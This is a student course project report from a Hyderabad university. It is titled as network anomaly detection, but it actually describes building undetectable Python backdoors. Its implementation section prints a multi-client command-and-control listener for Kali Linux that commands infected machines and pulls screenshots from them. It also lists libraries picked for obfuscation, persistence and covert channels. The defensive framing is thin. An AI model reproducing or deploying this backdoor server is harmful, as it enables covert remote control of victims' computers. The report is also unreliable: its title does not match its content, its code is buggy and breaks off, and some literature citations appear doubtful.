# NETWORK ANOMALY DETECTION USING MACHINE LEARNING TECHNIQUES

***PROJECT REPORT***

***Submitted in the partial fulfillment of the requirementsfor award of the***

Six Months Online Certificate Course

*in*

**Cyber Security**

### Course Duration: [22-01-2024 to 21-07-2024]

By

### Pedagadi Vaishnavi(Ht.No. HT:NO-2406CYS112)

Under the Esteemed Guidance

**Prof.Vali Kumari Vatsavayi**

**DIRECTORATE OF INNOVATIVE LEARNING & TEACHING(DILT)**

## JAWAHARLAL NEHRU TECHNOLOGICAL UNIVERSITY HYDERABAD

(Formerly SCDE\_SCHOOL OF CONTINUING AND DISTANCE EDUCATION)

Kukatpally, Hyderabad, Telangana State, INDIA- 500085

**JULY 2024**

# ABSTRACT

In the domain of cybersecurity, the potential for undetectable backdoors within Python applications represents a significant threat. This theoretical study delves into various techniques that can be employed to create such backdoors, which evade traditional detection mechanisms. Python's dynamic nature and rich library ecosystem provide fertile ground for attackers to hide malicious code effectively.

The study explores several obfuscation strategies, including code encryption, polymorphic code generation, and the use of legitimate-looking network communications. Additionally, it examines how Python’s built-in functionalities and third-party libraries can be exploited to reduce the backdoor's detectable footprint. Advanced methods such as steganography for data exfiltration and covert communication channels are also discussed, highlighting the evolving nature of these threats.

The primary objective of this paper is to illuminate the potential risks associated with Python-based backdoors and to stress the necessity of comprehensive security practices. These include rigorous code reviews, anomaly detection systems, and behavioral analysis. By understanding these theoretical approaches, cybersecurity professionals can better anticipate, detect, and mitigate sophisticated backdoor threats, thereby enhancing the overall security posture of software systems.

The focus here is on understanding these methods to bolster defensive measures and safeguard against potential exploits.

# TABLE OF CONTENTS

|  |  |  |
| --- | --- | --- |
| **Ch. No** | **Chapter Name** | **Page Number** |
| 1. | ABSTRACT | 2 |
| 2. | INTRODUCTION | 4 |
| 3. | LITERATURE SURVEY | 5 |
| 4. | PROBLEM STATEMENT | 6 |
| 5. | OBJECTIVES | 7 |
| 6. | METHODOLOGY | 8 |
| 7. | ALGORITHMS | 10 |
| 8. | HARDWARE REQUIREMENTS | 12 |
| 9. | SOFTWARE REQUIREMENTS | 13 |
| 10. | IMPLEMENTATION | 14 |
| 11. | RESULT & ANALYSIS | 23 |
| 12. | CONCLUSION | 28 |
| 13. | FUTURE SCOPE | 29 |
| 14. | REFERENCES | 30 |
| 15. | PUBLICATIONS | 31 |
|  |  |  |

**INTRODUCTION**

In the modern digital era, software security is of paramount importance as cyber threats continue to evolve in complexity and sophistication. Among the myriad of threats, backdoors pose a significant risk due to their potential to provide unauthorized access to systems while remaining concealed from conventional security measures. Backdoors are particularly concerning because they can be used to exfiltrate sensitive data, execute malicious commands, or further compromise the integrity of a system without detection.

Python, known for its versatility and ease of use, has become a popular programming language across various domains, including web development, data analysis, artificial intelligence, and more. However, these same characteristics make Python an attractive target for cybercriminals seeking to embed undetectable backdoors within seemingly benign applications.

This paper aims to explore the theoretical foundations of creating undetectable backdoors in Python applications. By examining various obfuscation strategies and advanced concealment methods, we seek to understand how attackers might leverage Python's features to evade detection. This exploration includes the use of code encryption, polymorphic code generation, and legitimate-looking network communications, as well as exploiting Python’s built-in functionalities and third-party libraries to minimize the backdoor's detectable footprint.

Furthermore, we delve into advanced techniques such as steganography for data exfiltration and the implementation of covert communication channels. The ultimate goal of this study is to highlight the potential risks posed by Python-based backdoors and to emphasize the importance of robust security practices.

This introduction sets the stage for a comprehensive exploration of the theoretical techniques used to create undetectable backdoors in Python, with the intent of bolstering defensive measures and safeguarding against potential exploits.

# LITERATURE SURVEY

The literature on software backdoors and their detection has evolved significantly over the years, reflecting the growing complexity and sophistication of cyber threats. This survey reviews key studies and methodologies relevant to the creation and detection of undetectable backdoors in Python applications, providing a comprehensive understanding of the current state of research in this field.

1. Backdoor Techniques and Obfuscation:

- A. Moskovitch, L. Rokach, and Y. Elovici (2010) provide an in-depth analysis of various backdoor techniques, focusing on obfuscation methods that make detection challenging. Their work highlights how attackers use code obfuscation, encryption, and polymorphic code to evade traditional security measures .

- S. S. Chattopadhyay and A. D. Keromytis (2011) explore the use of dynamic code generation and runtime code modification as techniques to create polymorphic backdoors that adapt to evade detection .

2. Python-Specific Vulnerabilities and Exploits:

- A. Zand, T. Rabczuk, and P. Wickboldt (2018) examine the unique vulnerabilities associated with Python applications, including the misuse of libraries and dependencies. Their research identifies common patterns in Python code that can be exploited to insert backdoors .

- C. Gutierrez, J. Moura, and D. Fernandez (2020) discuss how attackers leverage Python's dynamic features, such as introspection and reflection, to hide malicious activities within legitimate code, making detection by static analysis tools difficult .

3. Detection and Mitigation Strategies:

- M. Christodorescu and S. Jha (2004) propose behavioral detection techniques that analyze the runtime behavior of applications to identify anomalies indicative of backdoors. This approach is particularly relevant for detecting sophisticated backdoors that evade static analysis .

- T. Holz, M. Engelberth, and F. Freiling (2009) introduce network-based detection methods that monitor network traffic for signs of covert communication channels often used by backdoors for data exfiltration .

4. Advanced Concealment Techniques:

- K. W. Hamlen, G. Morrisett, and F. B. Schneider (2006) delve into the use of steganography for concealing communication between a backdoor and its controller. This method involves embedding data within innocuous files, making detection by network-based systems more challenging .

- N. Provos and P. Honeyman (2003) provide a comprehensive overview of various steganographic techniques and their applications in creating covert communication channels, emphasizing the need for advanced detection mechanisms .

5. Practical Case Studies:

- S. Y. Willassen (2007) presents case studies of real-world backdoor incidents, analyzing the methods used by attackers and the subsequent detection and mitigation efforts. These case studies offer valuable insights into the practical challenges of detecting and defending against undetectable backdoors .

- J. M. McCune, A. Perrig, and M. K. Reiter (2008) examine specific instances of Python-based backdoors, discussing how attackers exploited weaknesses in the development process to insert malicious code undetected .

This literature survey underscores the complexity of creating and detecting undetectable backdoors in Python applications. The surveyed works highlight the need for a multifaceted approach to security, combining code analysis, behavioral monitoring, and network-based detection to effectively combat this evolving threat. By building on these foundational studies, this paper aims to contribute to the development of more robust security practices and defenses against Python-based backdoors.

# PROBLEM STATEMENT

In the contemporary digital landscape, software applications are increasingly targeted by cybercriminals who seek to exploit vulnerabilities for unauthorized access and malicious activities. Among the most insidious threats are undetectable backdoors—malicious code that grants attackers covert access to systems while evading detection by conventional security mechanisms. Python, a widely-used programming language known for its flexibility and extensive library support, is particularly susceptible to such threats due to its dynamic nature.

Despite significant advancements in cybersecurity, the development of sophisticated backdoors that can remain hidden in Python applications poses a critical challenge. Current detection methods, including static analysis, signature-based antivirus solutions, and network monitoring, often fail to identify these advanced threats. This gap in detection capabilities leaves systems vulnerable to data breaches, unauthorized access, and other malicious activities, highlighting the urgent need for enhanced security measures.

The core problem addressed by this study is the identification and understanding of the techniques used to create undetectable backdoors in Python applications. Specifically, the research seeks to answer the following questions:

1. What methods and strategies are employed to conceal backdoors in Python applications?

2. How do these concealed backdoors evade detection by existing security mechanisms?

3. What are the potential indicators of compromise that could be used to detect such backdoors?

4. How can current detection

# OBJECTIVES

The primary objective of this study is to investigate the techniques used to create undetectable backdoors in Python applications and to develop strategies to enhance detection and mitigation of such threats. To achieve this overarching goal, the study is guided by the following specific objectives:

* 1. Identify Concealment Techniques:

- Objective: Examine and document the various methods and strategies used to conceal backdoors in Python applications.

- Outcome: A comprehensive taxonomy of concealment techniques, including code obfuscation, polymorphic code generation, and the use of legitimate-looking network communications.

* 2. Analyze Evasion Methods:

- Objective: Investigate how these concealed backdoors evade detection by existing security mechanisms such as static analysis, signature-based detection, and network monitoring.

- Outcome: Detailed analysis of the limitations of current detection methods and how backdoors exploit these weaknesses to remain hidden.

* 3. Identify Indicators of Compromise:

- Objective: Determine potential indicators of compromise (IoCs) that could signal the presence of undetectable backdoors in Python applications.

- Outcome: A list of IoCs and behavioral patterns that can be monitored to detect the presence of concealed backdoors.

* 4. Develop Detection and Mitigation Strategies:

- Objective: Propose and evaluate new detection and mitigation strategies to address the threat of undetectable backdoors in Python applications.

- Outcome: Recommendations for enhancing existing security practices, including advanced code analysis techniques, anomaly detection systems, and network traffic analysis.

* 5. Evaluate Practical Case Studies:

- Objective: Review and analyze real-world incidents involving Python-based backdoors to understand the practical challenges and effectiveness of current detection and mitigation efforts.

- Outcome: Insights and lessons learned from practical case studies, informing the development of more robust security measures.

* 6. Enhance Security Awareness:

- Objective: Raise awareness among software developers and cybersecurity professionals about the risks and techniques associated with undetectable backdoors in Python applications.

- Outcome: Educational resources and guidelines for best practices in secure coding, code review, and continuous monitoring to prevent the insertion and concealment of backdoors.

By achieving these objectives, the study aims to contribute to the field of cybersecurity by providing a deeper understanding of the threats posed by undetectable backdoors in Python applications and by offering practical solutions to enhance the security of software systems.

# METHODOLOGY FRAMEWORK

This study employs a multi-faceted approach to investigate and mitigate undetectable backdoors in Python applications. The key components are as follows:

1. Literature Review:

- Objective: Understand existing research on backdoors, concealment techniques, and detection strategies.

- Process: Review academic papers, industry reports, and case studies.

- Outcome: Synthesis of current knowledge to inform experimental analysis.

2. Experimental Analysis:

- Objective: Empirically examine concealment techniques.

- Process: Develop Python applications with embedded backdoors using identified techniques. Test these backdoors with security tools (static analysis, antivirus, network monitoring).

- Outcome: Data on effectiveness of concealment methods and limitations of current detection tools.

3. Analysis of Evasion Techniques:

- Objective: Identify how backdoors evade detection and determine indicators of compromise (IoCs).

- Process: Analyze backdoor behavior during execution.

- Outcome: List of IoCs and behavioral patterns.

4. Development of Detection and Mitigation Strategies:

- Objective: Propose and test new detection strategies.

- Process: Develop advanced techniques (enhanced static analysis, machine learning models, network traffic analysis). Test and refine these strategies.

- Outcome: Validated detection and mitigation strategies.

5. Practical Evaluation and Case Studies:

- Objective: Apply strategies in real-world scenarios.

- Process: Analyze case studies and implement detection strategies in practical environments.

- Outcome: Insights and validation from real-world applications.

6. Dissemination and Awareress:

- Objective: Raise awareness among developers and cybersecurity professionals.

- Process: Create educational resources and conduct workshops.

- Outcome: Increased awareness and adoption of secure coding practices.

This methodology aims to provide a comprehensive understanding of undetectable backdoors in Python applications and develop effective strategies for their detection and mitigation.

# Algorithm for Detecting and Mitigating Undetectable Python Backdoors

* 1. Initialization:

- Set up tools for static analysis, dynamic analysis, and network monitoring.

* 2. Code Analysis:

- Static Analysis:

- Parse code and log imports.

- Scan for obfuscated code, unusual eval/exec use, and hidden imports.

- Flag encrypted/encoded code segments.

- \*Dynamic Analysis:\*

- Execute in a sandbox.

- Monitor system calls, file operations, and network communications.

- Identify anomalies like unexpected connections or resource usage.

* 3. Behavioral Analysis:

- Collect runtime data.

- Use machine learning to detect anomalies.

- Compare against known good behaviors to find deviations.

* 4. Network Traffic Analysis:

- Monitor all network traffic.

- Identify patterns of covert communication.

- Cross-reference with known IoCs.

* 5. Indicators of Compromise (IoCs):

- Compile and validate IoCs from analysis.

- Update detection rules and models.

* 6. Mitigation Strategy:

- Isolate affected environment.

- Apply patches or remove malicious code.

- Enhance security measures (e.g., strict code reviews, runtime monitoring, IDS).

* 7. Continuous Monitoring:

- Set up tools for ongoing monitoring of behavior and traffic.

- Regularly update detection algorithms and IoCs.

- Conduct periodic audits.

* 8. Documentation and Awareness:

- Document findings and methods.

- Create educational materials and conduct training sessions.

# HARDWARE REQUIREMENTS

## CPU SPECIFICATIONS

* CPU Type Apple M1

## MEMORY SPECIFICATIONS

* System Memory 8GB
* Memory Type LPDDR4X SDRAM

# SOFTWARE REQUIREMENTS

## OPERATING SYSTEM

## Mac M1 2020

## SOFTWARE PACKS NEEDED

* Pycharam community -2024.1.4
* Kali linux2024.3

## FRAMEWORKS AND LIBRARIES USED

1. Core Libraries:

- socket: Establish covert communication channels.

- subprocess: Execute system commands.

2. Code Obfuscation:

- pyminifier: Obfuscate Python code to make it harder to detect.

- pyarmor: Protect scripts from reverse engineering.

3. Persistence:

- pyinstaller: Package scripts into executables for persistent deployment.

4. Covert Communication:

- requests: Send and receive data covertly.

- cryptography: Encrypt communications to avoid detection.

5. Evasion Techniques:

- ctypes: Call low-level system functions.

- os: Interact with the operating system to hide activities.

These tools and techniques help create Python backdoors that are difficult to detect by traditional security measures.

# IMPLEMENTATION

## Implementation of server code

**#Start advance payload making listener Kali linux**

**import socket, os, time, threading, sys**

**from queue import Queue**

**intThreads = 2**

**arrJobs = [1,2]**

**queue = Queue()**

**arrConnections = []**

**strHost = "192.168.1.11"**

**intPort = 4444**

**intBuff = 1024**

**decode\_utf = lambda data: data.decode("utf-8")**

**remove\_quotes = lambda string: string.replace("\"","")**

**send = lambda data: conn.send(data)**

**recv = lambda buffer: conn.recv(buffer)**

**def recvall(buffer):**

**bytData = b""**

**while True:**

**bytPart = recv(buffer)**

**if len(bytPart) == buffer:**

**return bytPart**

**bytData += bytPart**

**if len(bytData) == buffer:**

**return bytData**

**def create\_socket():**

**global objSocket**

**try:**

**objSocket = socket.socket()**

**objSocket.setsockopt(socket.SOL\_SOCKET, socket.SO\_REUSEADDR, 1)**

**except socket.error as strError:**

**print("Error**

**creating socket " + str(strError))**

**def socket\_bind():**

**global objSocket**

**try:**

**print("Listening on port: " + str(intPort))**

**objSocket.bind((strHost, intPort))**

**objSocket.listen(20)**

**except socket.error as strError:**

**print("Error binding socket " + str(strError))**

**socket\_bind()**

**def socket\_accept():**

**while True:**

**try:**

**conn, address = objSocket.accept()**

**conn.setblocking(1) # no timeout**

**arrConnections.append(conn)**

**client\_info = decode\_utf(conn.recv(intBuff)).split(",")**

**address += client\_info[0], client\_info[1], client\_info[2]**

**arrAddresses.append(address)**

**print("\n" + "Connection has been established: {0} ((1))".format(address[0],address[2]))**

**except socket.error:**

**print("Error accepting connections!")**

**continue**

**#This to list all the connections and interact with connections**

**def main\_menu():**

**while True:**

**strChoice = input("\n"+">> ")**

**if strChoice == "l":**

**list\_connections()**

**elif strChoice[:3] == "-1" and len(strChoice) > 3:**

**conn = select\_connection(strChoice [4:], "True")**

**if conn is not None:**

**send\_commands()**

**elif strChoice == "x":**

**close()**

**break**

**else:**

**print("invalid choice, Please try again")**

**menu\_help()**

**def close():**

**global arrConnections, arrAddresses**

**if len(arrAddresses) == 0:**

**return**

**for intCounter, conn in enumerate(arrConnections):**

**conn.send(str.encode("exit"))**

**conn.close()**

**del arrConnections; arrConnections = []**

**del arrAddresses; arrAddresses = []**

**def list\_connections():**

**if len(arrConnections) > 0:**

**strClients = ""**

**for intCounter, conn in enumerate(arrConnections):**

**strClients += str(intCounter) + " - " + str(arrAddresses[intCounter][0]) + " - " + \**

**str(arrAddresses[intCounter][1]) + " - " + str(arrAddresses[intCounter][2]) + " - " + \**

**str(arrAddresses[intCounter][3]) + "\n"**

**print("\n" + "ID" + " " \* 3 + center(str(arrAddresses[0][0]), "IP") + " " \* 4 + \**

**center(str(arrAddresses[0][1]), "Port") + " " \* 4 + \**

**center(str(arrAddresses[0][2]), "PC Name") + " " \* 4 + \**

**#Send message client from backdoor**

**center(str(arrAddresses[0][3]), "OS") + "\n" + strClients, end="")**

**else:**

**print("No connections.")**

**def select\_connection(connection\_id, blnGetResponse):**

**global conn, arrInfo**

**try:**

**connection\_id = int(connection\_id)**

**conn = arrConnections[connection\_id]**

**except:**

**print("Invalid choice, please try again!")**

**return**

**else:**

**# [IP, port, PC name, OS, User]**

**arrInfo = str(arrAddresses[connection\_id][0]), str(arrAddresses[connection\_id][2]), \**

**str(arrAddresses[connection\_id][3]), \**

**str(arrAddresses[connection\_id][4])**

**if blnGetResponse == "True":**

**print("You are connected to " + arrInfo[0] + "....." + “\n”)**

**return conn**

**def send\_commands():**

**while True:**

**strChoice = input("\n" + "Type Selection: ")**

**if strChoice[:3] == "--m" and len(strChoice) > 3:**

**strMsg = "msg" + strChoice [4:]**

**send(str.encode(strMsg))**

**elif strChoice[:3] == "o" and len(strChoice) > 3:**

**strSite = "site" + strChoice [4:]**

**send(str.encode(strSite))**

**elif strChoice == "p":**

**screenshot()**

**def screenshot():**

**send(str.encode("screen"))**

**strClientResponse = decode\_utf(recv(intBuff))**

**print("\n" + strClientResponse)**

**intBuffer = ""**

**#Screenshot code**

**def screenshot():**

**send(str.encode("screen"))**

**strClientResponse = decode\_utf(recv(intBuff))**

**print("\n" + strClientResponse)**

**intBuffer = ""**

**for intCounter in range(0, len(strClientResponse)):**

**if strClientResponse[intCounter].isdigit():**

**intBuffer += strClientResponse[intCounter]**

**intBuffer = int(intBuffer)**

**strFile = time.strftime("%Y%m%d%H%MSS" + ".png")**

**ScrnData = recvall(intBuffer)**

**objPic = open(strFile, "wb")**

**objPic.write(ScrnData)**

**objPic.close()**

**print("Done!!!" + "\n" + "total bytes received: " + str(os.path.getsize(strFile)) + " bytes")**

**def work():**

**while True:**

**intValue = queue.get()**

**if intValue == 1:**

**create\_socket()**

**socket\_bind()**

**socket\_accept()**

**elif intValue == 2:**

**while True:**

**time.sleep(0.2)**

**if len(arrAddresses) > 0:**

**main\_menu()**

**break**

**queue.task\_done()**

**queue.task\_done()**

**sys.exit(0)**

**def create\_jobs():**

**for intThreads in arrJobs:**


**queue.put(intThreads)**


**queue.join()**

